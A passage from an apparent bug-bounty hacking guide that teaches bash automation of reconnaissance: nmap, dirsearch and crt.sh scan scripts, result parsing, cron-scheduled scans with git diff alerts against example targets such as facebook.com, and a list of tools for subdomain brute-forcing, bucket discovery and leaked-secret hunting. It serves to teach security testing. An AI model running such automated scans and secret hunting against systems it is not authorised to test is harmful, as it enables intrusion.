  DO_SOMETHING
}
```

After you've declared a function, you can call it like any other shell command within the script. Let's add functions to the script:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
TODAY=$(date)
echo "This scan was created on $TODAY"
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Creating directory $DIRECTORY."
mkdir $DIRECTORY
nmap_scan() ❶
{
  nmap $DOMAIN > $DIRECTORY/nmap
  echo "The results of nmap scan are stored in $DIRECTORY/nmap."
}
dirsearch_scan() ❷
{
  $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
  echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
}
crt_scan() ❸
{
  curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt
  echo "The results of cert parsing is stored in $DIRECTORY/crt."
}
case $2 in ❹
  nmap-only)
    nmap_scan
    ;;
  dirsearch-only)
    dirsearch_scan
    ;;
  crt-only)
    crt_scan
    ;;
  *)
    nmap_scan
```

```
    dirsearch_scan
    crt_scan
    ;;
esac
```

You can see that we've simplified our code. We created three functions, `nmap_scan` ❶, `dirsearch_scan` ❷, and `crt_scan` ❸. We put the `scan` and `echo` commands in these functions so we can call them repeatedly without writing the same code over and over ❹. This simplification might not seem like much here, but reusing code with functions will save you a lot of headaches when you write more complex programs.

Keep in mind that all bash variables are *global* except for input parameters like `$1`, `$2`, and `$3`. This means that variables like `$DOMAIN`, `$DIRECTORY`, and `$PATH_TO_DIRSEARCH` become available throughout the script after we've declared them, even if they're declared within functions. On the other hand, parameter values like `$1`, `$2`, and `$3` can refer only to the values the function is called with, so you can't use a script's input arguments within a function, like this:

```
nmap_scan()
{
  nmap $1 > $DIRECTORY/nmap
  echo "The results of nmap scan are stored in $DIRECTORY/nmap."
}
nmap_scan
```

Here, the `$1` in the function refers to the first argument that `nmap_scan` was called with, not the argument our *recon.sh* script was called with. Since `nmap_scan` wasn't called with any arguments, `$1` is blank.

Parsing the Results

Now we have a tool that performs three types of scans and stores the results into files. But after the scans, we'd still have to manually read and make sense of complex output files. Is there a way to speed up this process too?

Let's say you want to search for a certain piece of information in the output files. You can use *Global Regular Expression Print (grep)* to do that. This command line utility is used to perform searches in text, files, and command outputs. A simple `grep` command looks like this:

```
grep password file.txt
```

This tells `grep` to search for the string `password` in the file *file.txt*, then print the matching lines in standard output. For example, we can quickly search the Nmap output file to see if the target has port 80 open:

```
$ grep 80 TARGET_DIRECTORY/nmap
80/tcp open http
```

You can also make your search more flexible by using regular expressions in your search string. A *regular expression*, or *regex*, is a special string

that describes a search pattern. It can help you display only specific parts of the output. For example, you may have noticed that the output of the Nmap command looks like this:

```
Starting Nmap 7.60 ( https://nmap.org )
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.065s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 992 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
9929/tcp open nping-echo
31337/tcp open Elite
Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds
```

You might want to trim the irrelevant messages from the file so it looks more like this:

```
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
9929/tcp open nping-echo
31337/tcp open Elite
```

Use this command to filter out the messages at the start and end of Nmap's output and keep only the essential part of the report:

```
grep -E "^\S+\s+\S+\s+\S+$" DIRECTORY/nmap > DIRECTORY/nmap_cleaned
```

The `-E` flag tells `grep` you're using a regex. A regex consists of two parts: constants and operators. *Constants* are sets of strings, while *operators* are symbols that denote operations over these strings. These two elements together make regex a powerful tool of pattern matching. Here's a quick overview of regex operators that represent characters:

`\d` matches any digit.

`\w` matches any character.

`\s` matches any whitespace, and `\S` matches any non-whitespace.

`.` matches with any single character.

`\` escapes a special character.

`^` matches the start of the string or line.

`$` matches the end of the string or line.

Several operators also specify the number of characters to match:

* matches the preceding character zero or more times.

+ matches the preceding character one or more times.

{3} matches the preceding character three times.

{1, 3} matches the preceding character one to three times.

{1, } matches the preceding character one or more times.

[*abc*] matches one of the characters within the brackets.

[*a*-*z*] matches one of the characters within the range of *a* to *z*.

(*a*|*b*|*c*) matches either *a* or *b* or *c*.

Let's take another look at our regex expression here. Remember how \s matches any whitespace, and \S matches any non-whitespace? This means \s+ would match any whitespace one or more characters long, and \S+ would match any non-whitespace one or more characters long. This regex pattern specifies that we should extract lines that contain three strings separated by two whitespaces:

```
"^\S+\s+\S+\s+\S+$"
```

The filtered output will look like this:

```
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
9929/tcp open nping-echo
31337/tcp open Elite
```

To account for extra whitespaces that might be in the command output, let's add two more optional spaces around our search string:

```
"^\s*\S+\s+\S+\s+\S+\s*$"
```

You can use many more advanced regex features to perform more sophisticated matching. However, this simple set of operators serves well for our purposes. For a complete guide to regex syntax, read RexEgg's cheat sheet (*https://www.rexegg.com/regex-quickstart.html*).

Building a Master Report

What if you want to produce a master report from all three output files? You need to parse the JSON file from crt.sh. You can do this with jq, a command line utility that processes JSON. If we examine the JSON output file from crt.sh, we can see that we need to extract the name_value field of each certificate item to extract domain names. This command does just that:

```
$ jq -r ".[] | .name_value" $DOMAIN/crt
```

The -r flag tells jq to write the output directly to standard output rather than format it as JSON strings. The .[] iterates through the array within the JSON file, and .name_value extracts the name_value field of each item. Finally, $DOMAIN/crt is the input file to the jq command. To learn more about how jq works, read its manual (*https://stedolan.github.io/jq/manual/*).

To combine all output files into a master report, write a script like this:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Creating directory $DIRECTORY."
mkdir $DIRECTORY
nmap_scan()
{
  nmap $DOMAIN > $DIRECTORY/nmap
  echo "The results of nmap scan are stored in $DIRECTORY/nmap."
}
dirsearch_scan()
{
  $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
  echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
}
crt_scan()
{
  curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt
  echo "The results of cert parsing is stored in $DIRECTORY/crt."
}
case $2 in
  nmap-only)
    nmap_scan
    ;;
  dirsearch-only)
    dirsearch_scan
    ;;
  crt-only)
    crt_scan
    ;;
  *)
    nmap_scan
    dirsearch_scan
    crt_scan
    ;;
esac
echo "Generating recon report from output files..."
TODAY=$(date)
echo "This scan was created on $TODAY" > $DIRECTORY/report ❶
echo "Results for Nmap:" >> $DIRECTORY/report
grep -E "^\s*\S+\s+\S+\s+\S+\s*$" $DIRECTORY/nmap >> $DIRECTORY/report ❷
echo "Results for Dirsearch:" >> $DIRECTORY/report
cat $DIRECTORY/dirsearch >> $DIRECTORY/report ❸
echo "Results for crt.sh:" >> $DIRECTORY/report
jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report ❹
```

First, we create a new file named *report* and write today's date into it ❶ to keep track of when the report was generated. We then append the results of the `nmap` and `dirsearch` commands into the report file ❷. The `cat` command prints the contents of a file to standard output, but we can also use it to redirect the content of the file into another file ❸. Finally, we extract domain names from the crt.sh report and append it to the end of the report file ❹.

Scanning Multiple Domains

What if we want to scan multiple domains at once? When reconning a target, we might start with several of the organization's domain names. For example, we know that Facebook owns both *facebook.com* and *fbcdn.net*. But our current script allows us to scan only one domain at a time. We need to write a tool that can scan multiple domains with a single command, like this:

```
./recon.sh facebook.com fbcdn.net nmap-only
```

When we scan multiple domains like this, we need a way to distinguish which arguments specify the scan `MODE` and which specify target domains. As you've already seen from the tools I introduced, most tools allow users to modify the behavior of a tool by using command line *options* or *flags*, such as `-u` and `--simple-report`.

The `getopts` tool parses options from the command line by using single-character flags. Its syntax is as follows, where *`OPTSTRING`* specifies the option letters that `getopts` should recognize. For example, if it should recognize the options `-m` and `-i`, you should specify `mi`. If you want an option to contain argument values, the letter should be followed by a colon, like this: `m:i`. The *`NAME`* argument specifies the variable name that stores the option letter.

```
getopts OPTSTRING NAME
```

To implement our multiple-domain scan functionality, we can let users use an `-m` flag to specify the scan mode and assume that all other arguments are domains. Here, we tell `getopts` to recognize an option if the option flag is `-m` and that this option should contain an input value. The `getopts` tool also automatically stores the value of any options into the `$OPTARG` variable. We can store that value into a variable named `MODE`:

```
getopts "m:" OPTION
MODE=$OPTARG
```

Now if you run the shell script with an `-m` flag, the script will know that you're specifying a scan `MODE`! Note that `getopts` stops parsing arguments when it encounters an argument that doesn't start with the `-` character, so you'll need to place the scan mode before the domain arguments when you run the script:

```
./recon.sh -m nmap-only facebook.com fbcdn.net
```

Next, we'll need a way to read every domain argument and perform scans on them. Let's use loops! Bash has two types of loops: the `for` loop and the `while` loop. The `for` loop works better for our purposes, as we already know the number of values we are looping through. In general, you should use `for` loops when you already have a list of values to iterate through. You should use `while` loops when you're not sure how many values to loop through but want to specify the condition in which the execution should stop.

Here's the syntax of a `for` loop in bash. For every item in *`LIST_OF_VALUES`*, bash will execute the code between `do` and `done` once:

```
for i in LIST_OF_VALUES
do
  DO SOMETHING
done
```

Now let's implement our functionality by using a `for` loop:

```
❶ for i in "${@:$OPTIND:$#}"
do
  # Do the scans for $i
done
```

We create an array ❶ that contains every command line argument, besides the ones that are already parsed by `getopts`, which stores the index of the first argument after the options it parses into a variable named `$OPTIND`. The characters `$@` represent the array containing all input arguments, while `$#` is the number of command line arguments passed in. `"${@:OPTIND:}"` slices the array so that it removes the `MODE` argument, like `nmap-only`, making sure that we iterate through only the domains part of our input. Array slicing is a way of extracting a subset of items from an array. In bash, you can slice arrays by using this syntax (note that the quotes around the command are necessary):

```
"${INPUT_ARRAY:START_INDEX:END_INDEX}"
```

The `$i` variable represents the current item in the argument array. We can then wrap the loop around the code:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
nmap_scan()
{
  nmap $DOMAIN > $DIRECTORY/nmap
  echo "The results of nmap scan are stored in $DIRECTORY/nmap."
}
dirsearch_scan()
{
  $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
  echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
}
crt_scan()
{
```

```
  curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt
  echo "The results of cert parsing is stored in $DIRECTORY/crt."
}
getopts "m:" OPTION
MODE=$OPTARG

for i in "${@:$OPTIND:$#}" ❶
do

  DOMAIN=$i
  DIRECTORY=${DOMAIN}_recon
  echo "Creating directory $DIRECTORY."
  mkdir $DIRECTORY

  case $MODE in
    nmap-only)
      nmap_scan
      ;;
    dirsearch-only)
      dirsearch_scan
      ;;
    crt-only)
      crt_scan
      ;;
    *)
      nmap_scan
      dirsearch_scan
      crt_scan
      ;;
  esac
  echo "Generating recon report for $DOMAIN..."
  TODAY=$(date)
  echo "This scan was created on $TODAY" > $DIRECTORY/report
    if [ -f $DIRECTORY/nmap ];then ❷
    echo "Results for Nmap:" >> $DIRECTORY/report
    grep -E "^\s*\S+\s+\S+\s+\S+\s*$" $DIRECTORY/nmap >> $DIRECTORY/report
  fi
    if [ -f $DIRECTORY/dirsearch ];then ❸
    echo "Results for Dirsearch:" >> $DIRECTORY/report
    cat $DIRECTORY/dirsearch >> $DIRECTORY/report
  fi
    if [ -f $DIRECTORY/crt ];then ❹
    echo "Results for crt.sh:" >> $DIRECTORY/report
    jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report
  fi
  done ❺
```

The `for` loop starts with the `for` keyword ❶ and ends with the `done` keyword ❺. Notice that we also added a few lines in the report section to see if we need to generate each type of report. We check whether the output file of an Nmap scan, a Dirsearch scan, or a crt.sh scan exist so we can determine if we need to generate a report for that scan type ❷ ❸ ❹.

The brackets around a condition mean that we're passing the contents into a `test` command: `[ -f $DIRECTORY/nmap ]` is equivalent to `test -f $DIRECTORY/nmap`.

The `test` command evaluates a conditional and outputs either `true` or `false`. The `-f` flag tests whether a file exists. But you can test for more conditions! Let's go through some useful test conditions. The `-eq` and `-ne` flags test for equality and inequality, respectively. This returns `true` if `$3` is equal to `1`:

```
if [ $3 -eq 1 ]
```

This returns `true` if `$3` is not equal to `1`:

```
if [ $3 -ne 1 ]
```

The `-gt`, `-ge`, `-lt`, and `le` flags test for greater than, greater than or equal to, less than, and less than or equal to, respectively:

```
if [ $3 -gt 1 ]
if [ $3 -ge 1 ]
if [ $3 -lt 1 ]
if [ $3 -le 1 ]
```

The `-z` and `-n` flags test whether a string is empty. These conditions are both true:

```
if [ -z "" ]
if [ -n "abc" ]
```

The `-d`, `-f`, `-r`, `-w`, and `-x` flags check for directory and file statuses. You can use them to check the existence and permissions of a file before your shell script operates on them. For instance, this command returns `true` if */bin* is a directory that exists:

```
if [ -d /bin]
```

This one returns `true` if */bin/bash* is a file that exists:

```
if [ -f /bin/bash ]
```

And this one returns `true` if */bin/bash* is a readable file:

```
if [ -r /bin/bash ]
```

or a writable file:

```
if [ -w /bin/bash ]
```

or an executable file:

```
if [ -x /bin/bash ]
```

You can also use && and || to combine test expressions. This command returns true if both expressions are true:

```
if [ $3 -gt 1 ] && [ $3 -lt 3 ]
```

And this one returns true if at least one of them is true:

```
if [ $3 -gt 1 ] || [ $3 -lt 0 ]
```

You can find more comparison flags in the test command's manual by running man test. (If you aren't sure about the commands you're using, you can always enter man followed by the command name in the terminal to access the command's manual file.)

Writing a Function Library

As your codebase gets larger, you should consider writing a *function library* to reuse code. We can store all the commonly used functions in a separate file called *scan.lib*. That way, we can call these functions as needed for future recon tasks:

```
#!/bin/bash
nmap_scan()
{
  nmap $DOMAIN > $DIRECTORY/nmap
  echo "The results of nmap scan are stored in $DIRECTORY/nmap."
}
dirsearch_scan()
{
  $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch
  echo "The results of dirsearch scan are stored in $DIRECTORY/dirsearch."
}
crt_scan()
{
  curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt
  echo "The results of cert parsing is stored in $DIRECTORY/crt."
}
```

In another file, we can source the library file in order to use all of its functions and variables. We source a script via the source command, followed by the path to the script:

```
#!/bin/bash
source ./scan.lib
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
getopts "m:" OPTION
MODE=$OPTARG
for i in "${@:$OPTIND:$#}"
do
  DOMAIN=$i
  DIRECTORY=${DOMAIN}_recon
  echo "Creating directory $DIRECTORY."
  mkdir $DIRECTORY
```

```
  case $MODE in
    nmap-only)
      nmap_scan
      ;;
    dirsearch-only)
      dirsearch_scan
      ;;
    crt-only)
      crt_scan
      ;;
    *)
      nmap_scan
      dirsearch_scan
      crt_scan
      ;;
  esac
  echo "Generating recon report for $DOMAIN..."
  TODAY=$(date)
  echo "This scan was created on $TODAY" > $DIRECTORY/report
  if [ -f $DIRECTORY/nmap ];then
    echo "Results for Nmap:" >> $DIRECTORY/report
    grep -E "^\s*\S+\s+\S+\s+\S+\s*$" $DIRECTORY/nmap >> $DIRECTORY/report
  fi
  if [ -f $DIRECTORY/dirsearch ];then
    echo "Results for Dirsearch:" >> $DIRECTORY/report
    cat $DIRECTORY/dirsearch >> $DIRECTORY/report
  fi
  if [ -f $DIRECTORY/crt ];then
    echo "Results for crt.sh:" >> $DIRECTORY/report
    jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report
  fi
done
```

Using a library can be super useful when you're building multiple tools that require the same functionalities. For example, you might build multiple networking tools that all require DNS resolution. In this case, you can simply write the functionality once and use it in all of your tools.

Building Interactive Programs

What if you want to build an interactive program that takes user input during execution? Let's say that if users enter the command line option, `-i`, you want the program to enter an interactive mode that allows you to specify domains to scan as you go:

```
./recon.sh -i -m nmap-only
```

For that, you can use `read`. This command reads user input and stores the input string into a variable:

```
echo "Please enter a domain!"
read $DOMAIN
```

These commands will prompt the user to enter a domain, then store the input inside a variable named `$DOMAIN`.

To prompt a user repeatedly, we need to use a `while` loop, which will keep printing the prompt asking for an input domain until the user exits the program. Here's the syntax of a `while` loop. As long as the *`CONDITION`* is true, the `while` loop will execute the code between `do` and `done` repeatedly:

```
while CONDITION
do
  DO SOMETHING
done
```

We can use a `while` loop to repeatedly prompt the user for domains until the user enters `quit`:

```
while [ $INPUT != "quit" ];do
  echo "Please enter a domain!"
  read INPUT
  if [ $INPUT != "quit" ];then
    scan_domain $INPUT
    report_domain $INPUT
  fi
done
```

We also need a way for users to actually invoke the `-i` option, and our `getopts` command isn't currently doing that. We can use a `while` loop to parse options by using `getopts` repeatedly:

```
while getopts "m:i" OPTION; do
  case $OPTION in
    m)
        MODE=$OPTARG
        ;;
    i)
        INTERACTIVE=true
        ;;
  esac
done
```

Here, we specify a `while` loop that gets command line options repeatedly. If the option flag is `-m`, we set the `MODE` variable to the scan mode that the user has specified. If the option flag is `-i`, we set the `$INTERACTIVE` variable to `true`. Then, later in the script, we can decide whether to invoke the interactive mode by checking the value of the `$INTERACTIVE` variable. Putting it all together, we get our final script:

```
#!/bin/bash
source ./scan.lib

while getopts "m:i" OPTION; do
  case $OPTION in
    m)
      MODE=$OPTARG
```

```
      ;;
    i)
      INTERACTIVE=true
      ;;
  esac
done

scan_domain(){
  DOMAIN=$1
  DIRECTORY=${DOMAIN}_recon
  echo "Creating directory $DIRECTORY."
  mkdir $DIRECTORY
  case $MODE in
    nmap-only)
      nmap_scan
      ;;
    dirsearch-only)
      dirsearch_scan
      ;;
    crt-only)
      crt_scan
      ;;
    *)
      nmap_scan
      dirsearch_scan
      crt_scan
      ;;
  esac
}
report_domain(){
  DOMAIN=$1
  DIRECTORY=${DOMAIN}_recon
  echo "Generating recon report for $DOMAIN..."
 TODAY=$(date)
  echo "This scan was created on $TODAY" > $DIRECTORY/report
  if [ -f $DIRECTORY/nmap ];then
   echo "Results for Nmap:" >> $DIRECTORY/report
    grep -E "^\s*\S+\s+\S+\s+\S+\s*$" $DIRECTORY/nmap >> $DIRECTORY/report
  fi
  if [ -f $DIRECTORY/dirsearch ];then
    echo "Results for Dirsearch:" >> $DIRECTORY/report
    cat $DIRECTORY/dirsearch >> $DIRECTORY/report
  fi
  if [ -f $DIRECTORY/crt ];then
    echo "Results for crt.sh:" >> $DIRECTORY/report
    jq -r ".[] | .name_value" $DIRECTORY/crt >> $DIRECTORY/report
  fi
}
if [ $INTERACTIVE ];then ❶
  INPUT="BLANK"
  while [ $INPUT != "quit" ];do ❷
    echo "Please enter a domain!"
    read INPUT
    if [ $INPUT != "quit" ];then ❸
      scan_domain $INPUT
```

```
      report_domain $INPUT
    fi
  done
else
  for i in "${@:$OPTIND:$#}";do
    scan_domain $i
    report_domain $i

  done
fi
```

In this program, we first check if the user has selected the interactive mode by specifying the `-i` option ❶. We then repeatedly prompt the user for a domain by using a `while` loop ❷. If the user input is not the keyword `quit`, we assume that they entered a target domain, so we scan and produce a report for that domain. The `while` loop will continue to run and ask the user for domains until the user enters `quit`, which will cause the `while` loop to exit and the program to terminate ❸.

Interactive tools can help your workflow operate more smoothly. For example, you can build testing tools that will let you choose how to proceed based on preliminary results.

Using Special Variables and Characters

You're now equipped with enough bash knowledge to build many versatile tools. This section offers more tips that concern the particularities of shell scripts.

In Unix, commands return `0` on success and a positive integer on failure. The variable `$?` contains the exit value of the last command executed. You can use these to test for execution successes and failures:

```
#!/bin/sh
chmod 777 script.sh
if [ "$?" -ne "0" ]; then
  echo "Chmod failed. You might not have permissions to do that!"
fi
```

Another special variable is `$$`, which contains the current process's ID. This is useful when you need to create temporary files for the script. If you have multiple instances of the same script or program running at the same time, each might need its own temporary files. In this case, you can create temporary files named */tmp/script_name_$$* for every one of them.

Remember that we talked about variable scopes in shell scripts earlier in this chapter? Variables that aren't input parameters are global to the entire script. If you want other programs to use the variable as well, you need to export the variable:

```
export VARIABLE_NAME=VARIABLE_VALUE
```

Let's say that in one of your scripts you set the variable `VAR`:

```
VAR="hello!"
```

If you don't export it or source it in another script, the value gets destroyed after the script exits. But if you export `VAR` in the first script and run that script before running a second script, the second script will be able to read `VAR`'s value.

You should also be aware of special characters in bash. In Unix, the wildcard character * stands for *all*. For example, this command will print out all the filenames in the current directory that have the file extension *.txt*:

```
$ ls *.txt
```

Backticks (`) indicate command substitution. You can use both backticks and the `$()` command substitution syntax mentioned earlier for the same purpose. This `echo` command will print the output of the `whoami` command:

```
echo `whoami`
```

Most special characters, like the wildcard character or the single quote, aren't interpreted as special when they are placed in double quotes. Instead, they're treated as part of a string. For example, this command will echo the string `"abc '*' 123"`:

```
$ echo "abc '*' 123"
```

Another important special character is the backslash (\), the escape character in bash. It tells bash that a certain character should be interpreted literally, and not as a special character.

Certain special characters, like double quotes, dollar sign, backticks, and backslashes remain special even within double quotes, so if you want bash to treat them literally, you have to escape them by using a backslash:

```
$ echo "\" is a double quote. \$ is a dollar sign. \` is a backtick. \\ is a backslash."
```

This command will echo:

```
" is a double quote. $ is a dollar sign. ` is a backtick. \ is a backslash.
```

You can also use a backslash before a newline to indicate that the line of code has not ended. For example, this command

```
chmod 777 \
script.sh
```

is the same as this one:

```
chmod 777 script.sh
```

Congratulations! You can now write bash scripts. Bash scripting may seem scary at first, but once you've mastered it, it will be a powerful addition to your hacking arsenal. You'll be able to perform better recon, conduct more efficient testing, and have a more structured hacking workflow.

If you plan on implementing a lot of automation, it's a good idea to start organizing your scripts from the start. Set up a directory of scripts and sort your scripts by their functionality. This will become the start of developing your own hacking methodology. When you've collected a handful of scripts that you use on a regular basis, you can use scripts to run them automatically. For example, you might categorize your scripts into recon scripts, fuzzing scripts, automated reporting, and so on. This way, every time you find a script or tool you like, you can quickly incorporate it into your workflow in an organized fashion.

Scheduling Automatic Scans

Now let's take your automation to the next level by building an alert system that will let us know if something interesting turns up in our scans. This saves us from having to run the commands manually and comb through the results over and over again.

We can use cron jobs to schedule our scans. *Cron* is a job scheduler on Unix-based operating systems. It allows you to schedule jobs to run periodically. For example, you can run a script that checks for new endpoints on a particular site every day at the same time. Or you can run a scanner that checks for vulnerabilities on the same target every day. This way, you can monitor for changes in an application's behavior and find ways to exploit it.

You can configure Cron's behavior by editing files called *crontabs*. Unix keeps different copies of crontabs for each user. Edit your own user's crontab by running the following:

```
crontab -e
```

All crontabs follow this same syntax:

```
A B C D E command_to_be_executed
A: Minute (0 – 59)
B: Hour (0 – 23)
C: Day (1 – 31)
D: Month (1 – 12)
E: Weekday (0 – 7) (Sunday is 0 or 7, Monday is 1...)
```

Each line specifies a command to be run and the time at which it should run, using five numbers. The first number, from 0 to 59, specifies the minute when the command should run. The second number specifies the hour, and ranges from 0 to 23. The third and fourth numbers are the day and month the command should run. And the last number is the weekday when the command should run, which ranges from 0 to 7. Both 0 and 7 mean that the command should run on Sundays; 1 means the command should run on Mondays; and so on.

For example, you can add this line to your crontab to run your recon script every day at 9:30 PM:

```
30 21 * * * ./scan.sh
```

You can also batch-run the scripts within directories. The `run-parts` command in crontabs tells Cron to run all the scripts stored in a directory. For example, you can store all your recon tools in a directory and scan your targets periodically. The following line tells Cron to run all scripts in my security directory every day at 9:30 PM:

```
30 21 * * * run-parts /Users/vickie/scripts/security
```

Next, `git diff` is a command that outputs the difference between two files. You need to install the Git program to use it. You can use `git diff` to compare scan results at different times, which quickly lets you see if the target has changed since you last scanned it:

```
git diff SCAN_1 SCAN_2
```

This will help you identify any new domains, subdomains, endpoints, and other new assets of a target. You could write a script like this to notify you of new changes on a target every day:

```
#!/bin/bash
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Checking for new changes about the target: $DOMAIN.\n Found these new things."
git diff <SCAN AT TIME 1> <SCAN AT TIME 2>
```

And schedule it with Cron:

```
30 21 * * * ./scan_diff.sh facebook.com
```

These automation techniques have helped me quickly find new JavaScript files, endpoints, and functionalities on targets. I especially like to use this technique to discover subdomain takeover vulnerabilities automatically. We'll talk about subdomain takeovers in Chapter 20.

Alternatively, you can use GitHub to track changes. Set up a repository to store your scan results at *https://github.com/new/*. GitHub has a Notification feature that will tell you when significant events on a repository occur. It's located at Settings ▸ Notifications on each repository's page. Provide GitHub with an email address that it will use to notify you about changes. Then, in the directory where you store scan results, run these commands to initiate `git` inside the directory:

```
git init
git remote add origin https://PATH_TO_THE_REPOSITORY
```

Lastly, use Cron to scan the target and upload the files to GitHub periodically:

```
30 21 * * * ./recon.sh facebook.com
40 21 * * * git add *; git commit -m "new scan"; git push -u origin master
```

GitHub will then send you an email about the files that changed during the new scan.

A Note on Recon APIs

Many of the tools mentioned in this chapter have APIs that allow you to integrate their services into your applications and scripts. We'll talk about APIs more in Chapter 24, but for now, you can think of APIs as endpoints you can use to query a service's database. Using these APIs, you can query recon tools from your script and add the results to your recon report without visiting their sites manually.

For example, Shodan has an API (*https://developer.shodan.io/*) that allows you to query its database. You can access a host's scan results by accessing this URL: *https://api.shodan.io/shodan/host/{ip}?key={YOUR_API_KEY}*. You could configure your bash script to send requests to this URL and parse the results. LinkedIn also has an API (*https://www.linkedin.com/developers/*) that lets you query its database. For example, you can use this URL to access information about a user on LinkedIn: *https://api.linkedin.com/v2/people/{PERSON ID}*. The Censys API (*https://censys.io/api*) allows you to access certificates by querying the endpoint *https://censys.io/api/v1*.

Other tools mentioned in this chapter, like BuiltWith, Google search, and GitHub search, all have their own API services. These APIs can help you discover assets and content more efficiently by integrating third-party tools into your recon script. Note that most API services require you to create an account on their website to obtain an *API key*, which is how most API services authenticate their users. You can find information about how to obtain the API keys of popular recon services at *https://github.com/lanmaster53/recon-ng-marketplace/wiki/API-Keys/*.

Start Hacking!

Now that you've conducted extensive reconnaissance, what should you do with the data you've collected? Plan your attacks by using the information you've gathered! Prioritize your tests based on the functionality of the application and its technology.

For example, if you find a feature that processes credit card numbers, you could first look for vulnerabilities that might leak the credit card numbers, such as IDORs (Chapter 10). Focus on sensitive features such as credit cards and passwords, because these features are more likely to contain critical vulnerabilities. During your recon, you should be able to get a good idea of what the company cares about and the sensitive data it's protecting. Go after those specific pieces of information throughout your bug-hunting process to maximize the business impact of the issues you discover. You can also focus your search on bugs or vulnerabilities that affect that particular tech stack you uncovered, or on elements of the source code you were able to find.

And don't forget, recon isn't a one-time activity. You should continue to monitor your targets for changes. Organizations modify their system, technologies, and codebase constantly, so continuous recon will ensure that you always know what the attack surface looks like. Using a combination of bash, scheduling tools, and alerting tools, build a recon engine that does most of the work for you.

Tools Mentioned in This Chapter

In this chapter, I introduced many tools you can use in your recon process. Many more good tools are out there. The ones mentioned here are merely my personal preferences. I've included them here in chronological order for your reference.

Be sure to learn about how these tools work before you use them! Understanding the software you use allows you to customize it to fit your workflow.

Scope Discovery

WHOIS looks for the owner of a domain or IP.

ViewDNS.info reverse WHOIS (*https://viewdns.info/reversewhois/*) is a tool that searches for reverse WHOIS data by using a keyword.

`nslookup` queries internet name servers for IP information about a host.

ViewDNS reverse IP (*https://viewdns.info/reverseip/*) looks for domains hosted on the same server, given an IP or domain.

crt.sh (*https://crt.sh/*), Censys (*https://censys.io/*), and Cert Spotter (*https://sslmate.com/certspotter/*) are platforms you can use to find certificate information about a domain.

Sublist3r (*https://github.com/aboul3la/Sublist3r/*), SubBrute (*https://github.com/TheRook/subbrute/*), Amass (*https://github.com/OWASP/Amass/*), and Gobuster (*https://github.com/OJ/gobuster/*) enumerate subdomains.

Daniel Miessler's SecLists (*https://github.com/danielmiessler/SecLists/*) is a list of keywords that can be used during various phases of recon and hacking. For example, it contains lists that can be used to brute-force subdomains and filepaths.

Commonspeak2 (*https://github.com/assetnote/commonspeak2/*) generates lists that can be used to brute-force subdomains and filepaths using publicly available data.

Altdns (*https://github.com/infosec-au/altdns*) brute-forces subdomains by using permutations of common subdomain names.

Nmap (*https://nmap.org/*) and Masscan (*https://github.com/robertdavidgraham/masscan/*) scan the target for open ports.

Shodan (*https://www.shodan.io/*), Censys (*https://censys.io/*), and Project Sonar (*https://www.rapid7.com/research/project-sonar/*) can be used to find services on targets without actively scanning them.

Dirsearch (*https://github.com/maurosoria/dirsearch/*) and Gobuster (*https://github.com/OJ/gobuster*) are directory brute-forcers used to find hidden filepaths.

EyeWitness (*https://github.com/FortyNorthSecurity/EyeWitness/*) and Snapper (*https://github.com/dxa4481/Snapper/*) grab screenshots of a list of URLs. They can be used to quickly scan for interesting pages among a list of enumerated paths.

OWASP ZAP (*https://owasp.org/www-project-zap/*) is a security tool that includes a scanner, proxy, and much more. Its web spider can be used to discover content on a web server.

GrayhatWarfare (*https://buckets.grayhatwarfare.com/*) is an online search engine you can use to find public Amazon S3 buckets.

Lazys3 (*https://github.com/nahamsec/lazys3/*) and Bucket Stream (*https://github.com/eth0izzle/bucket-stream/*) brute-force buckets by using keywords.

OSINT

The Google Hacking Database (*https://www.exploit-db.com/google-hacking-database/*) contains useful Google search terms that frequently reveal vulnerabilities or sensitive files.

KeyHacks (*https://github.com/streaak/keyhacks/*) helps you determine whether a set of credentials is valid and learn how to use them to access the target's services.

Gitrob (*https://github.com/michenriksen/gitrob/*) finds potentially sensitive files that are pushed to public repositories on GitHub.

TruffleHog (*https://github.com/trufflesecurity/truffleHog/*) specializes in finding secrets in public GitHub repositories by searching for string patterns and high-entropy strings.

PasteHunter (*https://github.com/kevthehermit/PasteHunter/*) scans online paste sites for sensitive information.

